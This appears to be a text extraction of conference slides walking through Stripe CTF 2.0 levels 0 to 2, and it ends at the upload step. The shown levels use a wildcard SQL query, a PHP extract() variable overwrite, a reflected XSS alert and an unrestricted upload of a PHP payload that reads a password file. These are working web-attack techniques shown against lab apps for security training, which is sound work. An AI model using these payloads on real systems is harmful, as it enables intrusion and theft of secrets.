

STRIPE



CTF 2.0

## A Walkthrough

**Jeff Jarmoc** - [@JJarmoc](https://twitter.com/JJarmoc)  
Sr. Security Researcher  
Counter Threat Unit  
Dell SecureWorks

**Zack Fasel** - [@ZFasel](https://twitter.com/ZFasel)  
Founder/Managing Partner  
dubsec labs

# Who is Stripe?

- “Cloud” credit card payment processor.
- Simple to use
- Developer focused
- Inexpensive
- Highly security focused
- [www.stripe.com](http://www.stripe.com)



# Why A CTF?

- Developer training and awareness
- Recruiting?
- Brand awareness
- Learn by doing and breaking
- Hella fun.

stripe

CAPTURE THE FLAG

# How it works.


- Create an account and login
- Get the first challenge
- Capture the flag, submit it
- Lather, rinse, repeat
- 9 Levels in all (0-8)



# Stats



- Over 16,000 registrations
- 7,000 level 0 captures
- 978 level 8 captures





# Level 0 - The Secret Safe

We'll start you out with Level 0, the Secret Safe. The Secret Safe is designed as a secure place to store all of your secrets. It turns out that the password to access Level 1 is stored within the Secret Safe. If only you knew how to crack safes...

You can access the Secret Safe at <https://level00-2.ctf.com/user-wijlicqzqf>. The Safe's code is included below, and can also be obtained via `git clone https://level00-2.ctf.com/user-wijlicqzqf/level00-code`.

A screenshot of a web browser window. The address bar shows the URL `localhost:3000`. Below the address bar, there are three input fields labeled "Namespace:", "Name of your secret:", and "Your secret:". Underneath these fields is a button labeled "Store my secret!". At the bottom of the page, there is another input field labeled "Want to retrieve your secrets? View secrets for:" followed by a "View" button.

Namespace:

Name of your secret:

Your secret:

**Store my secret!**

Want to retrieve your secrets? View secrets for:  **View**



localhost:3000

Namespace:

Name of your secret:

Your secret:

**Store my secret!**

Want to retrieve your secrets? View secrets for:  **View**

localhost:3000/?namespace=foo

Showing secrets for **foo**:

Key	Value
foo.bar	baz

---

Namespace:

Name of your secret:

Your secret:

**Store my secret!**

Want to retrieve your secrets? View secrets for:  **View**



localhost:3000

Namespace:

Name of your secret:

Your secret:

**Store my secret!**

Want to retrieve your secrets? View secrets for:



localhost:3000/?namespace=foo

Showing secrets for **foo**:

Key	Value
-----	-------

foo.bar	baz
---------	-----

Namespace:

Name of your secret:

Your secret:

**Store my secret!**

Want to retrieve your secrets? View secrets for:

**View**

# Level 0 - Code

```
30  app.get('/*', function(req, res) {
31    var namespace = req.param('namespace');
32
33    if (namespace) {
34      var query = 'SELECT * FROM secrets WHERE key LIKE ? || ".%"';
35      db.all(query, namespace, function(err, secrets) {
36        if (err) throw err;
37
38        renderPage(res, {namespace: namespace, secrets: secrets});
39      });
40    } else {
41      renderPage(res, {});
42    }
43  });

```

- Parameterized queries, Good!
- No sanitization of input, Bad.
- Allows wildcards in WHERE clause.

# Select all of the things

A screenshot of a web browser window. The address bar shows the URL `localhost:3000`. The page content is a form for managing secrets:

- Namespace:**
- Name of your secret:**
- Your secret:**
- Store my secret!**
- Want to retrieve your secrets? View secrets for:**  %

# Select all of the things

← → ⌂  localhost:3000

Namespace:

Name of your secret:

Your secret:

That's all

Want to retrieve your secrets? View secrets for:

# Level 0 Pwned



localhost:3000/?namespace=%25

Showing secrets for %:

Key	Value
secretstash-nenexg.level01.password	ThisIsTheFlag
foo.bar	baz

Namespace: %

Name of your secret:

Your secret:

**Store my secret!**

# Level 0 Pwned

localhost:3000/?namespace=%25

Showing secrets for %:

Key	Value
secretstash-nenexg.level01.password	ThisIsTheFlag
foo.bar	baz

Namespace: %

Name of your secret:

Your secret:

Store my secret!

Want to continue? Visit [www.acme.com](#)

# Level 0 Pwned

localhost:3000/?namespace=%25

Showing secrets for %:

Key	Value
secretstash-nenexg.level01.password	ThisIsTheFlag
foo.bar	baz

Namespace: %

Name of your secret:

Your secret:

Store my secret!

Want to continue... Visit [www.acme.com](#)



# Level 1 - The Guessing Game

Excellent, you are now on Level 1, the Guessing Game. All you have to do is guess the combination correctly, and you'll be given the password to access Level 2! We've been assured that this level has no security vulnerabilities in it (and the machine running the Guessing Game has no outbound network connectivity, meaning you wouldn't be able to extract the password anyway), so you'll probably just have to try all the possible combinations. Or will you...?

A screenshot of a web browser window. The address bar shows the URL `192.168.56.101/level1/`. The main content area displays the text "Welcome to the Guessing Game!". Below this, a message says "Guess the secret combination below, and if you get it right, you'll get the password to the next level!". There is a text input field containing the text "test" and a button labeled "Guess!".

← → ⌛ 192.168.56.101/level1/

## Welcome to the Guessing Game!

Guess the secret combination below, and if you get it right, you'll get the password to the next level!

Guess!



# Level 1 - The Guessing Game

Excellent, you are now on Level 1, the Guessing Game. All you have to do is guess the combination correctly, and you'll be given the password to access Level 2! We've been assured that this level has no security vulnerabilities in it (and the machine running the Guessing Game has no outbound network connectivity, meaning you wouldn't be able to extract the password anyway), so you'll probably just have to try all the possible combinations. Or will you...?

← → C 192.168.56.101/level1/?attempt=test#

## Welcome to the Guessing Game!

Guess the secret combination below, and if you get it right, you'll get the password to the next level!

Incorrect! The secret combination is not test

Guess!



# Level 1 - The Guessing Game

Excellent, you are now on Level 1, the Guessing Game. All you have to do is guess the combination correctly, and you'll be given the password to access Level 2! We've been assured that this level has no security vulnerabilities in it (and the machine running the Guessing Game has no outbound network connectivity, meaning you wouldn't be able to extract the password anyway), so you'll probably just have to try all the possible combinations. Or will you...?

← → C 192.168.56.101/level1/?attempt=test#

## Welcome to the Guessing Game!

Guess the secret combination below, and if you get it right, you'll get the password to the next level!

Incorrect! The secret combination is not test

Guess!

6.3K  
CAPTURES

# Level 1 - The Guessing Game

Excellent, you are now on Level 1, the Guessing Game. All you have to do is guess the combination correctly, and you'll be given the password to access Level 2! We've been assured that this level has no security vulnerabilities in it (and the machine running the Guessing Game has no outbound network connectivity, meaning you wouldn't be able to extract the password anyway), so you'll probably just have to try all the possible combinations. Or will you...?

← → C 192.168.56.101/level1/?attempt=test#

## Welcome to the Guessing Game!

Guess the secret combination below, and if you get it right, you'll get the password to the next level!

Incorrect! The secret combination is not test

Guess!

Echo'd input.. XSS?

# Level I - XSS

(But it's not useful)

The screenshot shows a web browser window with the URL `192.168.56.101/level1/?attempt=<script>alert("xss")<%2Fscript>#`. The main content area displays the heading "Welcome to the Guessing Game!" and a message: "Guess the secret combination below, and if you get it right, you'll get the password to the next level." Below this, an error message says "Incorrect! The secret combination is not". A modal dialog box is overlaid on the page, containing the word "XSS" in red text at the top and an "OK" button at the bottom.

```
1  <html>
2      <head>
3          <title>Guessing Game</title>
4      </head>
5      <body>
6          <h1>Welcome to the Guessing Game!</h1>
7          <p>
8              Guess the secret combination below, and if you get it right,
9              you'll get the password to the next level!
10         </p>
11         <?php
12             $filename = 'secret-combination.txt';
13             extract($_GET);
14             if (isset($attempt)) {
15                 $combination = trim(file_get_contents($filename));
16                 if ($attempt === $combination) {
17                     echo "<p>How did you know the secret combination was" .
18                         " $combination!?</p>" ;
19                     $next = file_get_contents('level02-password.txt');
20                     echo "<p>You've earned the password to the access Level 2:" .
21                         " $next</p>" ;
22                 } else {
23                     echo "<p>Incorrect! The secret combination is not $attempt</p>" ;
24                 }
25             }
26         ?>
27         <form action="#" method="GET">
28             <p><input type="text" name="attempt"></p>
29             <p><input type="submit" value="Guess!"></p>
30         </form>
31     </body>
32 </html>
```

```
1  <html>
2      <head>
3          <title>Guessing Game</title>
4      </head>
5      <body>
6          <h1>Welcome to the Guessing Game!</h1>
7          <p>
8              Guess the secret combination below, and if you get it right,
9              you'll get the password to the next level!
10         </p>
11         <?php
12             $filename = 'secret-combination.txt';
13             extract($_GET);
14             if (isset($attempt)) {
15                 $combination = trim(file_get_contents($filename));
16                 if ($attempt === $combination) {
17                     echo "<p>How did you know the secret combination was" .
18                         " $combination?</p>" ;
19                     $next = file_get_contents('level02-password.txt');
20                     echo "<p>You've earned the password to the access Level 2:" .
21                         " $next</p>" ;
22                 } else {
23                     echo "<p>Incorrect! The secret combination is not $attempt</p>" ;
24                 }
25             }
26         ?>
27         <form action="#" method="GET">
28             <p><input type="text" name="attempt"></p>
29             <p><input type="submit" value="Guess!"></p>
30         </form>
31     </body>
32 </html>
```

```

1   <html>
2     <head>
3       <title>Guessing Game</title>
4     </head>
5     <body>
6       <h1>Welcome to the Guessing Game!</h1>
7       <p>
8         Guess the secret combination below, and if you get it right,
9         you'll get the password to the next level!
10      </p>
11      <?php
12        $filename = 'secret-combination.txt';
13        extract($_GET);
14        if (isset($attempt)) {
15          $combination = trim(file_get_contents($filename));
16          if ($attempt === $combination) {
17            echo "<p>How did you know the secret combination was"
18            . " $combination?</p>";
19            $next = file_get_contents('level02-password.txt');
20            echo "<p>You've earned the password to the access Level 2:</p>" .
21            . " $next</p>";
22          } else {
23            echo "<p>Incorrect! The secret combination is not $attempt.</p>";
24          }
25        }
26      ?>
27      <form action="#" method="GET">
28        <p><input type="text" name="attempt"></p>
29        <p><input type="submit" value="Guess!"></p>
30      </form>
31    </body>
32  </html>

```

- Parameters are parsed as variables AFTER \$filename is set.
- So, we can overwrite \$filename.
- \$combination is derived from \$filename
- Thus, we can control \$combination, which is compared to our \$attempt

# Level 1 - Pwned

← → ⌂ 192.168.56.101/level1/?attempt=&filename=

## Welcome to the Guessing Game!

Guess the secret combination below, and if you get it right, you'll get the password to the next level!

How did you know the secret combination was !?

You've earned the password to the access Level 2:**dummy-password**

Guess!



# Level 2 - The Social Network

You are now on Level 2, the Social Network. Excellent work so far! Social Networks are all the rage these days, so we decided to build one for CTF. Please fill out your profile at <https://level02-2.stripes-ctf.com/user-nmrmlxgefw>. You may even be able to find the password for Level 3 by doing so.

# Welcome to the CTF Social Network!



Oh, looks like you don't have a profile image -- upload one now!

**No file chosen**

Password for Level 3 (accessible only to members of the club): [password.txt](#)

# Welcome to the CTF Social Network!



Oh, looks like you don't have a profile image -- upload one now!

Choose File **No file chosen**

Upload

Password for Level 3 (accessible only to members of the club): [password.txt](#)




Welcome to the CTF Social Network!

← → ⌛ 192.168.56.101/level2/password.txt

# Forbidden

You don't have permission to access /level2/password.txt on this server.



Oh, looks like you don't have a profile image -- upload one now!

Choose File **No file chosen**

Upload

Password for Level 3 (accessible only to members of the club): [password.txt](#)



Welcome to the CTF Social Network!



Bummer.


Oh, looks like you don't have a profile image -- upload one now!

Choose File **No file chosen**

Upload!

Password for Level 3 (accessible only to members of the club): [password.txt](#)

Welcome to the CTF Social Network!



Bummer.


But there's a file upload.

Oh, looks like you don't have a profile image -- upload one now!

Choose File **No file chosen**

Upload!

Password for Level 3 (accessible only to members of the club): [password.txt](#)



Welcome to the CTF Social Network!



Bummer.

But there's a file upload.

Oh, looks like you don't have a profile image -- upload one now!

Choose File **No file chosen**

Upload

Password for Level 3 (accessible only to members of the club): [password.txt](#)

Welcome to the CTF Social Network!



Bummer.

But there's a file upload.

That could be fun.

Oh, looks like you don't have a profile image -- upload one now!

Choose File **No file chosen**

Upload

Password for Level 3 (accessible only to members of the club): [password.txt](#)

```
1 <?php
2     session_start();
3
4     if ($_FILES["dispic"]["error"] > 0) {
5         echo "<p>Error: " . $_FILES["dispic"]["error"] . "</p>";
6     }
7     else
8     {
9         $dest_dir = "uploads/";
10        $dest = $dest_dir . basename($_FILES["dispic"]["name"]);
11        $src = $_FILES["dispic"]["tmp_name"];
12        if (move_uploaded_file($src, $dest)) {
13            $_SESSION["dispic_url"] = $dest;
14            chmod($dest, 0644);
15            echo "<p>Successfully uploaded your display picture.</p>";
16        }
17    }
18
19    $url = "https://upload.wikimedia.org/wikipedia/commons/f/f8/" .
20          "Question_mark_alternate.svg";
21    if (isset($_SESSION["dispic_url"])) {
22        $url = $_SESSION["dispic_url"];
23    }
24
25    ?>
26
```

```
1 <?php
2     session_start();
3
4     if ($_FILES["dispic"]["error"] > 0) {
5         echo "<p>Error: " . $_FILES["dispic"]["error"] . "</p>";
6     }
7     else
8     {
9         $dest_dir = "uploads/";
10        $dest = $dest_dir . basename($_FILES["dispic"]["name"]);
11        $src = $_FILES["dispic"]["tmp_name"];
12        if (move_uploaded_file($src, $dest)) {
13            $_SESSION["dispic_url"] = $dest;
14            chmod($dest, 0644);
15            echo "<p>Successfully uploaded your display picture.</p>";
16        }
17    }
18
19    $url = "https://upload.wikimedia.org/wikipedia/commons/f/f8/" .
20          "Question_mark_alternate.svg";
21    if (isset($_SESSION["dispic_url"])) {
22        $url = $_SESSION["dispic_url"];
23    }
24
25    ?>
26
```

```
1 <?php
2     session_start();
3
4     if ($_FILES["dispic"]["error"] > 0) {
5         echo "<p>Error: " . $_FILES["dispic"]["error"] . "</p>";
6     }
7     else
8     {
9         $dest_dir = "uploads/";
10        $dest = $dest_dir . basename($_FILES["dispic"]["name"]);
11        $src = $_FILES["dispic"]["tmp_name"];
12        if (move_uploaded_file($src, $dest)) {
13            $_SESSION["dispic_url"] = $dest;
14            chmod($dest, 0644);
15            echo "<p>Successfully uploaded your display picture.</p>";
16        }
17    }
18
19    $url = "https://upload.wikimedia.org/wikipedia/commons/f/f8/" .
20          "Question_mark_alternate.svg";
21    if (isset($_SESSION["dispic_url"])) {
22        $url = $_SESSION["dispic_url"];
23    }
24
25    ?>
26
```

Sweet, it doesn't check the file type!

```
1 <?php
2     session_start();
3
4     if ($_FILES["dispic"]["error"] > 0) {
5         echo "<p>Error: " . $_FILES["dispic"]["error"] . "</p>";
6     }
7     else
8     {
9         $dest_dir = "uploads/";
10        $dest = $dest_dir . basename($_FILES["dispic"]["name"]);
11        $src = $_FILES["dispic"]["tmp_name"];
12        if (move_uploaded_file($src, $dest)) {
13            $_SESSION["dispic_url"] = $dest;
14            chmod($dest, 0644);
15            echo "<p>Successfully uploaded your display picture.</p>";
16        }
17    }
18
19    $url = "https://upload.wikimedia.org/wikipedia/commons/f/f8/" .
20          "Question_mark_alternate.svg";
21    if (isset($_SESSION["dispic_url"])) {
22        $url = $_SESSION["dispic_url"];
23    }
24
25    ?>
26
```

Sweet, it doesn't check the file type!

```
1 <?php
2     session_start();
3
4     if ($_FILES["dispic"]["error"] > 0) {
5         echo "<p>Error: " . $_FILES["dispic"]["error"] . "</p>";
6     }
7     else
8     {
9         $dest_dir = "uploads/";
10        $dest = $dest_dir . basename($_FILES["dispic"]["name"]);
11        $src = $_FILES["dispic"]["tmp_name"];
12        if (move_uploaded_file($src, $dest)) {
13            $_SESSION["dispic_url"] = $dest;
14            chmod($dest, 0644);
15            echo "<p>Successfully uploaded your display picture.</p>";
16        }
17    }
18
19    $url = "https://upload.wikimedia.org/wikipedia/commons/f/f8/" .
20          "Question_mark_alternate.svg";
21    if (isset($_SESSION["dispic_url"])) {
22        $url = $_SESSION["dispic_url"];
23    }
24
25    ?>
26
```

Sweet, it doesn't check the file type!

And it's world readable..

# Remote File Upload/Exec

## Create a Payload

```
payload.php *  
1 <?php $file = '../password.txt'; readfile($file); ?>
```

# Remote File Upload/Exec

## Create a Payload

```
payload.php *  
1 <?php $file = '../password.txt'; readfile($file); ?>
```

Upload it.

Choose File payload.php

